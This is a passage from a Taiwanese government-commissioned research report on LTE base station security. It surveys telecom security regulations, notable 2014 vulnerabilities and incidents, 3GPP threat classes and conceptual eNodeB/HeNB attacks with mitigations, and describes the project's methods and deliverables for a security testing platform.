為因應政府於民國 99 年公告開放電信事業赴大陸地區投資電信業務之資通安全需求，以保障民眾個人資料、企業營運機密、電信網路設施及金融交易資訊等整體資通訊網路與服務之安全，NCC 再針對電信事業引用基於 ISO/IEC 27002 之電信組織資訊安全管理指導綱要（ISO/IEC 27011:2008[7]），於 99 年 6 月 2 日公告修正「電信事業

[7] ISO/IEC & ITU-T, "ISO/IEC 27011:2008 Information technology — Security techniques — Information security management guidelines for telecommunications organizations based on ISO/IEC 27002", 2008/02.

資訊通訊安全管理作業要點」，並隨後公告「電信事業資通安全管理手冊」，作為業者強化資通安全管理機制之參考。其後，為配合政府開放兩岸直接海纜建置政策，以及確保電信事業執行資通安全之效果，規範其訂定「資通安全管理實施計畫」。現行最新電信事業資通安全管理作業要點為 102 年 8 月 27 日公告，最新電信事業資通安全管理手冊為 101 年 9 月 3 日公告。

四、問題陳述與初步看法

網路威脅日新月異，隨著全球網路的暢通，越來越多的系統漏洞被公布在網站上，讓零時差攻擊(Zero-day Attack)變成可行且具有危險性。光是在 2014 年當中，許多重要系統陸續被公布了存在已久的資安漏洞。像是用來通訊加密的 OpenSSL Heartbleed(弱點編號 CVE-2014-0160)、系統指令處理器 Bash 的 Shellshock(弱點編號 CVE-2014-7169，Bash 應用在 Unix-like 作業系統含 Red Hat, Fedora, Ubuntu, Suse, MacOS)、微軟的 IE 漏洞(弱點編號 CVE-2014-6332)等，以上漏洞皆發現於使用多年且散佈廣泛的程式碼中。

隨著科技的進步，資安威脅有增無減。因為新技術面臨的環境越來越複雜，網路被攻擊的風險越來越高。因此，在全 IP 的系統架構下，除了可能面臨外來網際網路的威脅外，運行中的設備如存在系統漏洞，也可能遭受到精心設計的攻擊。

南韓在 2014 年就曾遭受到多起駭客攻擊，諸如駭客透過 DarkSeoul 侵入金融系統，中斷 ATM 網路以及金融服務，並刪除硬碟上的資料；該病毒在前一年的更新服務中被植入，讓使用者在不自覺的情況下自動安裝病毒到使用的電腦中，並在預定時間發動攻擊。2014 年底，駭客組織也入侵了負責南韓核電廠運作之水力和核電公社，並威脅要公開員工個資。此外，全球知名的大型跨國企業集團日本 Sony 公司，也被竊取且刪除掉大量檔案(由名為 Guardians of Peace 的駭客組織所為)，導致公司重要服務停擺，大量未公開的電影資訊外洩。

在國內方面，民國 103 年也爆發小米手機未經用戶授權私自傳送使用者個人資訊回北京伺服器之案例。芬蘭的資訊安全公司 F-Secure 實際測試近年發行的手機時發現，小米手機在連上電信業者網路時，會回傳手機內的相關資訊到小米的資料庫中(api.account.xiaomi.com)，包括手機序號(International Mobile Equipment Identity number, IMEI)、手機號碼及其他如已安裝的應用程式清單等資訊，更嚴重的是，還是用明碼

傳送。在電信設備當中，IMEI 宛如手機的身分識別，一旦被知道則有可能被追蹤或是遭到身份竊取。

以上諸多的資安事件與網路威脅，讓國內許多廠商及政府機關擔憂目前國內的資安意識是否已跟不上外界的網路威脅，特別是在行動寬頻網路這種深入各行各業的基礎設施。在新一代 4G 通訊系統中，為了讓傳輸速度能夠達到行動寬頻的標準，後端架構與 3G 系統不同，也因此衍生了一些潛在的資安問題。此外，也有越來越多的設備廠商開始投入基站的研發，這使得新起的電信設備廠商，有許多機會進入國家或政府的基礎網路建設之中。為了確保一般網路威脅不會擴散到基礎設施中，以及解決電信設備存在的資安問題，行動寬頻的資安檢測將是一個不容忽視的重要議題。

綜如上述，以下將 LTE 之安全疑慮、eNodeB 安全威脅及資安管理機制等分別敘述之。

（一）LTE 安全疑慮

3GPP LTE/SAE 在調整認證與金鑰協商協議後，安全性能已大幅度提升，但是仍然存在不少潛在的安全疑慮，例如用戶認證向量易被截獲、IMSI 用戶身份洩露等問題。3GPP 依據 LTE 網路可能面臨之攻擊來源與介面，將威脅進行歸類，如(下圖 1-7)T1~T8 說明[8]。

[8] 3GPP TR 33.805 V12.0.0, 2013/12.




圖 1- 7 LTE 網路威脅分類

資料來源：3GPP

T1~T8 的安全威脅可以區分三種安全層面，如下說明：

- 用戶安全層面：T1
- 管理安全層面：T6、T7、T8
- 控制/信令安全層面：T1、T2、T3、T4、T5

圖中 8 種(T1-T8)威脅分類是以處理不同網路介面的威脅為例，各項威脅可能潛在不同攻擊方式，以下說明各威脅可能之攻擊方式。

- T1：終端威脅。例如惡意或受損的 LTE 使用者終端裝置(User Equipment, UE)可被用於向 eNodeB / MME 啟動阻斷服務攻擊(Denial of Service Attack, DoS)攻擊，偵測核心網路的拓撲，或進行任何其它類型的攻擊，或是某個使用者終端裝置設定不當，防護措施不足，則有可能啟動閘道上的安全防護機制，以致閘道被阻絕，而無法提供其他 UE 正常的網路存取服務。
- T2：空中介面和通訊路徑的威脅。攻擊者可以啟動空中介面攻擊，例如竊聽、修改和偽造信令或用戶數據。

- T3：接取網路設備實體接取威脅。例如非法接取基站網路產品類別中的控制台介面。
- T4：傳輸網路的威脅。若為缺乏實體保護且暴露在外的後置迴路(Backhaul)，攻擊者可以接取後置迴路(Backhaul)進行竊聽或修改傳輸的訊息。
- T5:其他外部互連網路(如 GRX / IPX、其他 PLMN 等)與針對 MME / S-GW / P-GW 的威脅，例如業者 A 為了提供漫遊服務給用戶，必須與外部行動業者網路連接，因此業者 A 的 MME / S-GW / P-GW 必須被外部行動業者的網路產品接取，若外部行動業者的網路產品遭受攻擊破壞，業者 A 的網路也可能受到攻擊。
- T6：來自內部網路的威脅，多為計費系統。內部攻擊者係指對業者不滿的員工可能嘗試經由 MME / S-GW / P-GW 攻擊計費系統。
- T7：類似 T6 的 OAM 的威脅。心懷不滿的員工可能會透過遠程管理應用程序或物理介面來攻擊 MME / S-GW / P-GW。
- T8：來自網際網路或其他連接封包數據網路(PDN)的威脅，如企業/合作夥伴的 IP 網路。這些來自 PDN 的攻擊，可能會侵犯網路邊緣的安全保護(如防火牆)，以及被植入病毒、蠕蟲、木馬程式進入核心網路等其他類型的攻擊。

（二）LTE eNodeB 安全威脅

由於 eNodeB 部署在非受控之暴露環境，同時也是 LTE 網路 EPC 核心系統的主要入口，因此很容易成為安全上的威脅目標。可能的威脅面向包括通訊鏈路破壞，以及 eNodeB 裝置本身遭受的攻擊威脅(如下圖 1- 8 說明)




圖 1- 8 eNodeB 安全威脅示意圖

資料來源：TMCnet[9]及本團隊整理

1. LTE eNodeB 遭受非法控制

例如遭受惡意入侵非法佔領控制，致使 eNodeB 內部使用的金鑰洩露。當 eNodeB 被攻擊者非法佔領控制時，UE 切換 eNodeB 時，目標 eNodeB 上使用的金鑰 KeNB，係從來源 eNodeB 上的金鑰 KeNB 推演得到，因此攻擊者獲取來源 eNodeB 上使用的金鑰 KeNB 後，可以推演得到目標 eNodeB 上使用的金鑰 KeNB，進而威脅其它的 eNodeB。

2. 攻擊者嘗試植入惡意程式碼到後端系統

如果 eNodeB 或終端裝置 UE 不慎被植入惡意程式碼，則此惡意程式碼很有可能會感染後端 EPC 核心系統，以致於無法提供正常的行動通訊服務。因此，如何確保

[9] TMCnet, “Small Cell Security: How to Protect Traffic on New-Generation Wireless and Backhaul Networks.”, 2012/7.

eNodeB 與 UE 的系統完整性與配置安全度即成為電信業者首要的檢測項目。

3. 對 HeNB 之攻擊

在 4G 時代來臨後，數據訊務量需求持續擴增，小型基站(Small Cell)佈建需求增加。小型基站將扮演強化網路覆蓋率與提供訊務量分流的重要功能，經由家中 ADSL、Cable Modem 或是 FTTx 與電信業者機房傳輸資料。這類裝置位於網路邊界，加上低成本及低複雜性，容易成為攻擊目標，形成資安懸崖(Security Cliff)。相關的安全威脅包括[10]：

(1) 憑證破解

HeNB 與網路間的通訊憑證可能會被破解，如果認證演算法或憑證過於脆弱，就可能被暴力破解、物理入侵未存放於受保護領域的 HeNB 認證資料或其它非法接取。此外，複製認證憑證與非法的 HeNB 也有可能，這種攻擊可以規避認證演算法與憑證。

(2) 中間人攻擊

為一種主動竊聽的攻擊方式，攻擊者在受害者雙方中間搭建訊息連結，受害者並無法察覺交談是透過中間的攻擊者，事實上整個對話是由攻擊者所控制。此類攻擊可能會發生在 HeNB 啟始首次對業者網路的聯繫期間，業者端點無法可靠地識別該端點，網際網路上的攻擊者可以攔截所有來自 HeNB 的訊務量，隨後取得所有個人資訊，假冒 HeNB。在與網路的首次聯繫點使用認證憑證可以避免此類型的攻擊，業者應確認這些憑證，USIM 與廠商憑證可運用於此。

(3) 重送攻擊

惡意重複或延遲數據傳輸，攻擊者擷取傳輸數據並進行重傳攻擊。發生於缺乏唯一身份驗證資料與遞增每次通訊會談 ID 的 HeNB。透過遞增通訊會談 ID 可以讓接收端確認是否為重送封包，避免被攻擊。

(4) 阻斷服務攻擊

攻擊者阻斷合法用戶的服務申請，持續向目的端點發送假請求或是數據，迫使通

[10] 3GPP TR 33.820 V8.3.0, 2009/12.

訊連結能力喪失或暫時失效。使用具備 IKE 協商的請求避免此類型攻擊，以及使用 IKEv2 的 ESP 加密訊務量。

(5) 竊聽

在 HeNB 缺乏保護機制下，用戶資料不具安全性，因而遭受有心人士竊聽。

(6) 偽裝基站

攻擊者購置非法 HeNB，並將組態設定為類似封閉式用戶群組(Closed Subscriber Group, CSG)的基站，然後更改為沒有加密設定與完整性級別，或是取得 HeNB 中用戶的金鑰，藉此進入骨幹網路或入侵更多基站。將 CSG 設定隱藏可避免這種攻擊，同時 HeNB 與用戶間應具備驗證能力，HeNB 也應該由網路端認證。

（三）行動寬頻資安管理機制需更完備

目前頒布實施之作業要點及管理手冊，規定了電信事業在整體經營風險框架下建立、實施、運行、監視、評審、維持和改進其文件化之要求。其可用於評估各電信事業資安管理上的需求、目標及結果，並考量加入電信事業特有之作業程式、規模、架構等因素，讓電信事業施行資安管理單位能以花費最低成本、人力等資源，採漸進的方式逐步達成可行之規章條款，期望能提昇電信事業的資通安全管理，保障電信事業與用戶的資通訊安全。

鑒於我國電信事業已參照 ISO/IEC 27000 系列國際標準，包括：資訊安全管理系統要求事項(ISO/IEC 27001)、資訊安全管理作業規範(ISO/IEC 27002)、資訊安全管理系統實施指引(ISO/IEC 27003)、資訊安全管理風險管理(ISO/IEC 27005)等，建立資通安全管理機制。為使國內電信事業之資通安全管理機制規範更為完備，本計畫依據美國國家標準局 NIST 關鍵基礎設施資通訊安全框架，以 ISO/IEC 27001 與美國聯邦政府資訊系統與組織安全控制措施指引(NIST SP 800-53)作為通訊傳播產業之網路安全實作標準，探討兩標準間資訊安全要求之內涵(包括存取控管、識別與鑑別、實體與環境保護等)，分析在 4G 行動通訊系統下，可能面臨之安全威脅，以及適用基站資安管理之控制措施，擬訂相對之國內基站資安管理草案。

第1.3節　研究目的

本計畫主要目的期能協助國內行動寬頻服務電信業者及通訊資安軟硬體廠商，提升國內整體行動寬頻網路安全技術及檢測能量，以保障消費者權益。

為順應行動寬頻服務要求逐漸提升之國際趨勢，配合行政院科技會報辦公室編列預算之執行，本計畫規劃研析國內外行動寬頻技術與管理相關規範，研提基站資安檢測平臺建議規劃書，俾利於下一階段建立適切我國國情的基站資安檢測平臺，並且推動行動寬頻實測、管理與機制之建立。本計畫目標如下：

一、結合學界、研究機構及產業專家組成專業行動寬頻資安研究團隊，研析行動寬頻網路安全相關檢測規定及技術規範。

結合學界、研究機構及產業專家組成專業行動寬頻資訊安全研究團隊，透過研究行動寬頻資安技術相關知識、參訪國外相關機構，以及與國內產業溝通交流，以取得行動寬頻技術相關知識與資訊，彙集與研析後產製前瞻性議題、系統網路議題與一般性資訊安全檢測技術等研究報告。

二、蒐集國內外行動寬頻資安檢測技術規範及管理方針，研析適用於國內通訊市場之檢測技術規範及管理方針。

以行動寬頻技術研究成果為基礎，參考國內外行動寬頻資訊安全檢測管理標準或指引，研析適用於國內通訊市場之國內基站資安管理草案，以供未來政府政策擬訂及產業界推動行動寬頻管理之參考或遵循依據。

三、融合國內外資安技術規範及資安管理方針之研究成果與經驗，規劃行動寬頻基站資安檢測平臺，做為未來實測及發展行動寬頻基站資安檢測服務體系之基礎。

依據國內外行動寬頻相關資訊安全技術，並以資訊安全相關管理方針之研究成果與經驗交流為基礎，規劃符合我國環境及國情之行動寬頻資訊安全檢測平臺，以供未來實測及發展行動寬頻資通安全檢測服務體系之基礎。

第2章　研究方法與進度說明

第2.1節　研究方法

一、研究架構

本計畫之委託辦理工作項目含前瞻性資安技術研究、行動寬頻資安技術研究、行動寬頻基站資安管理方針研究及行動寬頻資安檢測平臺規劃。上述研究將配合「行動寬頻資安研討會」之舉辦，促進相關領域主管機關、學界及業界彼此分享觀摩及交換意見與建議，藉此提升我國整體行動寬頻網路安全，整體計畫架構如下圖 2-1 所示。

圖 2-1 計畫架構圖

資料來源：本團隊整理

二、研究方法

本計畫依據計畫架構擬定出各研究分項需要釐清的議題，採用適當的研究方法進行，再串連這些工作項目的成果產出各項研究報告，分述如下。

（一）文獻分析法

此方法將用於行動寬頻資安技術研究與行動寬頻基站資安管理方針研究，蒐集國外行動通訊網路前瞻技術的發展趨勢，檢視因應科技變化趨勢，針對當前國家、社會

所面臨重要資安議題，重新提出電信資安的架構及發展定位，以促進行動寬頻網路的服務安全。

（二）比較分析法

針對與行動寬頻資安技術研究與行動寬頻基站資安管理方針研究之成功或代表性個案，進行研究分析；並針對這些個案，進行比較分析，找出個案之間的相似與差異之處，以及其背後的原因，以個案研究與比較分析法探討國際組織與先進國家資安技術與管理之相關議題與規範，以作為我國在相關議題規劃上之借鏡。

（三）深度訪談法

此方法將應用於本計畫對國際實務經驗及國內產官學研意見之蒐集與分析。透過國內外參訪電信業者、實驗室、專業人士或利益相關團體，蒐集行動寬頻資安技術、管理與建置檢測平臺之意見。

在國際經驗發展上，規劃訪談(以實際拜訪、email、電訪等方式)美國國家標準局 NIST、美國電信主管機關聯邦通訊委員會（FCC）、韓國電信主管機關 MSIP 及電信業者等，了解國外行動寬頻資安領域之發展、國際標準規範方向。

在國內意見蒐集上，針對產學研等為對象，設計訪談議題，並進行個別及面對面的深度訪談，讓受訪者在訪談主題內充分表達意見，以蒐集受訪者的想法與態度，以利於研擬本計畫之關鍵議題與研究分析。

（四）研討會

以電信與資安管理機關、學界、專家及業者代表為對象，與各界進行雙向交流，舉辦研討會，適時提出本計畫之規劃方向或研究成果，了解利益相關團體對行動寬頻基站資安管理方針及行動寬頻資安檢測平臺規劃之意見。

（五）模擬法(模型方法)

模擬法是先依照原型的主要特徵，創設一個相似的模型，然後通過模型來間接研究原型的一種方法。在概念性驗證(Proof of Concept, PoC)的階段中，將採軟體模擬方式，架構 LTE 網路模擬仿真環境，設計相關測試個案(test cases)，最後再藉由測試執行和結果資料的蒐集與評估，驗證檢測平臺規劃之架構可行性。

（六）經驗總結法

經驗總結法是通過對實踐活動中的具體情況，進行歸納與分析，使之系統化、理論化，上升為經驗的一種方法。本計畫之相關文獻及國際經驗、標準之研究，將透過經驗總結法，歸納綜整前瞻性資安技術、行動寬頻資安檢測技術及行動寬頻基站資安管理方針之國內外現況。

三、施行方式與執行步驟

本計畫係配合 NCC「建置基站資安檢測環境計畫(第 1 期)」委託研究計畫書之業務需求，研擬規劃之施行方式與執行步驟說明如下：

配合計畫核心焦點「加速行動寬頻服務及產業發展－建置基站資安檢測環境」，依其研究議題「前瞻性資安技術研究」、「行動寬頻資安技術研究」、「行動寬頻資安管理研究」與「行動寬頻資安檢測平臺規劃」進行研討，各主題將採取適切六大研究方法包含文獻分析法、比較分析法、深度訪談法、研討會、模擬法(模型方法)、經驗總結法予以進行，藉由各研究方法以獲得本計畫預期產出研究成果如下圖 2-2，包含「前瞻性資安技術研究結果」、「行動寬頻資安技術研究結果」、「國內基站資安管理草案」、「行動寬頻資安檢測項目」與「行動寬頻檢測平臺規劃(含詳細設計及招標文件)」。




圖 2- 2 計畫執行步驟

資料來源：本團隊整理

（一）前瞻性資安技術研究

在此項目所產出的研究報告中，可以熟知現有新穎的資安威脅，以及世界興起的攻擊手段及目前學界所提出的防禦措施。此資訊可以讓政府機關與民間單位了解電腦系統、內部網路、外連網路、甚至社交工程等所可能遭受到的問題，吸收歷史經驗以加強國內於資通安全的防範措施，增強人員資安意識。此外，此報告中列舉的資安事件整理，也有助於了解國際、國內間重大的資安攻擊實例。

（二）行動寬頻資安技術研究

本計畫著重在行動寬頻的安全領域上，此工作項目所產出的報告中，將說明現有網際網路相關的資安威脅，並且包含與現有行動寬頻架構相關的攻擊手法。由於 LTE 的架構由許多元件構成，在系統元件的資安技術研究中，包含各元件的漏洞或是在通訊上潛在的錯誤。在基站資安技術研究中，包含無線通訊所可能引發的攻擊手法和基站所能造成的惡意行為之研究，此研究報告可供政府於大型基礎網路建設時所參考，並且可作為電信業者於採購設備的建議事項。

本計畫將針對行動寬頻資安檢測研析相關行動寬頻資安技術，以提供電信業者與使用者使用所採購之設備前，能有檢測參考依據，以確保國內行動通訊網路之安全性。

（三）行動寬頻基站資安管理方針研究

此工作項目包含「國內環境分析」、「國際標準研究」與「國內基站資安管理草案」三項子項目，針對各子項目之預期結果分述於下：

1. 國內環境分析

檢視現在，展望未來。透過研析行動寬頻網路市場分析、國內主管機關規範、電信業者網路佈建與設備供應商交付規格保證之研究成果，綜整我國在行動寬頻之發展趨勢、政策面、基礎建設及設備面現況，從而得知我國在各方面既有資安防護能量與確實掌握國內基站資安管理現況之成效，以及未來應提昇資安防護因素來源。

鑑此，該子項目之研究成果將供本計畫其他研究工作項目之參考，以奠定擬訂國內基站管理草案與行動寬頻資安檢測平臺規劃之基礎。

2. 國際標準研究

他山之石，可以攻錯。基於「國內環境分析」子項目之研究成果與結合本計畫之研究焦點，預期將有行動寬頻資安管理相關國際標準綜整研究成果，運用該項綜整研究成果，從中獲得國際認可行動寬頻資安威脅因子及取得國外各界共識之資安防護措施，進而，該子項目之研究成果將供「國內基站資安管理草案」子項目參考，以確保行動寬頻資安分析觀點掌握國際趨勢，並有效推動國內基站資安管理草案之進行。

3. 國內基站資安管理草案

水到渠成，刀過竹解。建構於國內環境分析與國際標準研究之分析成果，預期將提供適合我國行動寬頻資安環境之國內基站資安管理草案，希冀提供相關主管機關作為我國資通設備相關規範之調整依據，例如資通設備資通安全審驗作業要點、電信事業資訊通訊安全管理作業要點。進而，期使相關主管機關掌握行動寬頻資安情勢與基站資安管理進程方向，有效推動行動寬頻資安管理工作。

（四）行動寬頻資安檢測平臺規劃

行動寬頻資安檢測平臺規劃之主要工作項目一共包含五個子項，分別為概念性驗證、行動寬頻資安檢測平臺架構規劃、行動寬頻資安檢測項目規劃、行動寬頻資安檢測平臺完成建置後之維運及營運建議，與協助招標、審標與決標。

1. 概念性驗證

此平臺規劃能夠了解驗證平臺建構的可能性，藉著部分元件的確定，以及溝通介面的制定，由下往上(bottom up)的整合方式，逐一驗證該平臺實作的可能性。可以讓本計畫在執行階段時，立即知道此驗證平臺於未來建構完成所能夠實現的模擬能力。

反之，若於部分項目因技術不足、功能不公開、實作未知、設備無法修改、採購金額過於昂貴等因素，無法由現有的系統銜接，則會撰寫原因及另外可行的方案。此規劃書可以節省不必要的開銷，也可以儘早想出可能的替代架構，此成果將會影響平臺建置的實際情況。

2. 行動寬頻資安檢測平臺架構規劃

計畫研究人員將利用概念性驗證所累積之經驗,及檢測平臺所需具備之條件(可重置、仿真性、隔離性等等)，提出行動寬頻網路資安檢測平臺之建置設計與建議，包括可採購/租用之軟硬體模組與可自行開發之軟體模組等。

3. 行動寬頻資安檢測項目規劃

承上，計畫研究人員將以前項之行動寬頻網路資安檢測平臺為基礎，輔以國際行動資安標準規範(如 3GPP 等)，為行動寬頻裝置設計資安檢測項目，如裝置在不同攻擊下的反應情況等等。如此，測試人員可以確保裝置上線前已具備的基本抵禦攻擊的能力。

4. 行動寬頻資安檢測平臺完成建置後之維運及營運建議

在行動寬頻資安檢測平臺建置後維運及營運規劃中，期能藉由本研究計畫工作項目之成果，測試個案開發及檢測流程制定，發展一套完整之資安檢測體系，透過實際建置之實驗室及檢測設備，確保國內電信設備具備一定程度之安全性，有效強化國內電信通訊上的安全性並初步建立驗證依據。

5. 協助招標、審標與決標

本計畫研究人員將依前述行動寬頻檢測平臺規劃書，協助辦理此建置案之招標、開標、決標及相關事項，包括提供相關技術諮詢、制定投標廠商(及分包廠商)資格、協助招標作業文件之審議、釋疑與爭議之處理等。

第2.2節　研究進度說明

一、工作項目

本計畫透過國內外文獻研究、國外參訪，完成國內外現況之前瞻性技術、行動寬頻資安技術及行動寬頻基站資安管理方針研究，透過概念性驗證完成行動寬頻資安檢測平臺與檢測項目規劃，交付行動寬頻資安檢測平臺軟硬體設備詳細設計與招標文件，並將本研究初步成果，邀集產官學研界舉辦研討會進行交流。本團隊並於每月辦理工作進度會報，向委辦單位說明最新工作進度及研究結果。依委託研究案要求，已如期如質完成以下表 2- 1 工作交付項目。

表 2- 1 交付之工作項目說明

執行說明			章節
一、前瞻性資安技術研究	(一)國外參訪及研討	挑選國外行動寬頻網路發展較為先進之國家，針對其電信主管機關、電信業者、檢測實驗室、研究中心等機構進行參訪。	附錄一：美國出國參訪報告 FCC、NIST 附錄二：南韓出國參訪報告 ETRI、LG U+
	(二)資安防護技術與服務最新趨勢研究	研究最新網路資安議題及最新攻擊與防護趨勢研究。 1.網際網路資安最新趨勢。 2.資安攻擊技術最新趨勢研究。 3.資安防護技術最新趨勢研究。 4.IPSec 防護技術說明。	第 3.1 節
	(三)資安檢測標準與檢測流程趨勢研究	就目前現有資安檢測標準與流程，研究其趨勢，並探討可適用於國內行動寬頻網路環境之檢測標準與流程。 1.3GPP 組織與規範介紹。 2.共同準則。 3.FIPS 140。	第 3.2 節

執行說明			章節
二、行動寬頻資安技術研究	(一)一般性資安檢測技術研究	以行動寬頻網路為基礎，進行相關資安風險分析、網路整體風險性分析及檢測技術研究。 1.行動寬頻網路資安風險評估。 2.IP 網路風險之資安檢測技術研究。	第 4.1 節
	(二)系統元件資安技術研究	以行動寬頻網路系統為基礎之整體性資安技術研究，研究範疇包含用戶端(UE)、基站(eNodeB、Small cell 等)、核心網路(EPC)等元件之資安技術研究。 1.行動寬頻網路架構與元件介紹。 2.行動寬頻網路系統元件資安防護措施。	第 4.2 節
	(三)基站資安技術研究	1.基站系統連接介面。 2.基站系統軟體惡意行為。 3.基站系統資安檢測技術。	第 4.3 節
三、行動寬頻基站資安管理方針研究	(一)國內環境分析	1.行動寬頻網路市場分析。 2.國內主管機關規範。 3.電信業者網路佈建。 4.供應商交付設備規格保證。 5.使用者行為。	第 5.1 節
	(二)國際標準研究	1.ITU X.805 通訊系統安全框架。 2.3GPP。 3.NIST SP800-53。	第 5.2 節
	(三)國內基站資安管理草案	由我國環境分析及國際標準之研究，歸納研析提出國內基站資安管理草案。	第 5.3 節

執行說明			章節
四、行動寬頻資安檢測平臺規劃	(一)概念性驗證	規劃設計測試範例及資安檢測平臺規劃，於行動寬頻網路環境中模擬檢測流程、檢測之方法及檢測平臺架構是否合理，確保規劃內容於未來建置之可用性，內容包含： 1.概念性驗證平臺雛形。 2.概念性驗證測試項目。 3.概念性驗證測試結果。	第 6.1 節
	(二)行動寬頻資安檢測項目規劃	1.威脅分類與測試方向。 2.測試環境架設。 3.檢測項目規劃。	第 6.2 節
	(三)行動寬頻資安檢測平臺架構規劃	1.行動寬頻資安檢測平臺需求探索。 2.行動寬頻資安檢測平臺系統分析。 3.行動寬頻資安檢測平臺設計原則及功能 4.行動寬頻資安檢測平臺軟硬體說明。 5.行動寬頻資安檢測平臺預期功能。	第 7.1 節 至 第 7.5 節
	(四)平臺完成建置後之維運及營運建議	1.設備維護之規劃及建議。 2.建置後自主營運所需資源規劃。	第 7.6 節
